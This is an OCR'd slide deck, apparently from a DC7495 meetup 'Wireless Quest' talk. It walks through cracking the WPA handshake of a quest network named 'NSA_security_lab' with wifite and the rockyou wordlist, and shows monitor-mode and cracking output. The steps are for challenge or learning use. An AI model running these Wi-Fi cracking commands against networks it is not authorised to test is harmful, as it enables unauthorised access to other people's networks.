[DC7495 Wireless Quest]

ДОКЛАДЧИК: [l1th1um]

[9 Steps To Win]


1. Find your target - NSA_security_lab.
2. Find your wordlist. For example:

cp /usr/share/wordlists/rockyou.txt.gz .

gunzip rockyou.txt.gz

3. The Tool.

sudo wifite --dict rockyou.txt



4. Make your choice.


Terminal - n3m351d4@n3m3515: /usr/share/wordlists

File Edit View Terminal Tabs Help

```
 1. wlan0       phy0  iwlwifi            Intel Corporation Centrino Advanced-N
6200 (rev 35)
 2. wlan1       phy1  ath9k_htc          Qualcomm Atheros Communications AR9271
 802.11n

 [+] Select wireless interface (1-2): 2
 [+] enabling monitor mode on wlan1... enabled wlan1mon

  NUM                      ESSID   CH  ENCR  POWER  WPS?  CLIENT
  ---  -------------------------  ---  ----  -----  ----  ------
    1          NSA security lab    13   WPA   54db    no
    2                           3    1   WPA   46db    no
    3                           7    6   WPA   45db    no     1
    4                           T    8   WPA   40db  lock
    5                           0    1   WPA   26db   yes
    6                           )    6   WPA   23db    no
    7                           7    1   WPA   19db    no
    8                           e   11   WPA   18db    no
    9                           4    1   WPA   11db   yes
   10                           2    1   WPA   10db    no
   11                           A    1   WPA   10db   yes
   12                           r    6   WPA    9db   yes
 [+] select target(s) (1-12) separated by commas, dashes or all:
```




5. W8

Terminal - n3m351d4@n3m3515: /usr/share/wordlists


File Edit View Terminal Tabs Help

```
[+] Cracking WPA Handshake: 1.55% ETA: 3h58m0s @ 677.1kps (current key: BALTIMO
[+] Cracking WPA Handshake: 1.55% ETA: 3h58m0s @ 677.1kps (current key: 93prelu
[+] Cracking WPA Handshake: 1.56% ETA: 3h57m19s @ 679.1kps (current key: 93prel
[+] Cracking WPA Handshake: 1.56% ETA: 3h57m19s @ 679.1kps (current key: 741258
[+] Cracking WPA Handshake: 1.56% ETA: 3h57m44s @ 677.9kps (current key: 741258
[+] Cracking WPA Handshake: 1.56% ETA: 3h57m44s @ 677.9kps (current key: 547354
[+] Cracking WPA Handshake: 1.56% ETA: 3h57m44s @ 677.9kps (current key: 547354
[+] Cracking WPA Handshake: 1.56% ETA: 3h57m44s @ 677.9kps (current key: 3poohh
[+] Cracking WPA Handshake: 1.56% ETA: 3h57
[+] Cracking WPA Handshake: 1.56% ETA: 3h57
[+] Cracking WPA Handshake: 1.56% ETA: 3h57
[+] Cracking WPA Handshake: 1.56% ETA: 3h57
[+] Cracking WPA Handshake: 1.56% ETA: 3h56
[+] Cracking WPA Handshake: 1.56% ETA: 3h56
[+] Cracking WPA Handshake: 1.56% ETA: 3h56
[+] Cracking WPA Handshake: 1.56% ETA: 3h56
[+] Cracking WPA Handshake: 1.56% ETA: 3h56
[+] Cracking WPA Handshake: 1.56% ETA: 3h56
[+] Cracking WPA Handshake: 1.56% ETA: 3h56
[+] Cracking WPA Handshake: 1.56% ETA: 3h56
[+] Cracking WPA Handshake: 1.57% ETA: 3h56
[+] Cracking WPA Handshake: 1.57% ETA: 3h56
[+] Cracking WPA Handshake: 1.57% ETA: 3h56
ryan)
```


6. Perrrrrrrfect




7. Let’s go IN31D3 (s1mpl3)




8. Just Look At This



9. Don’t Forget The Source Code





СПАСИБО ЗА ВНИМАНИЕ!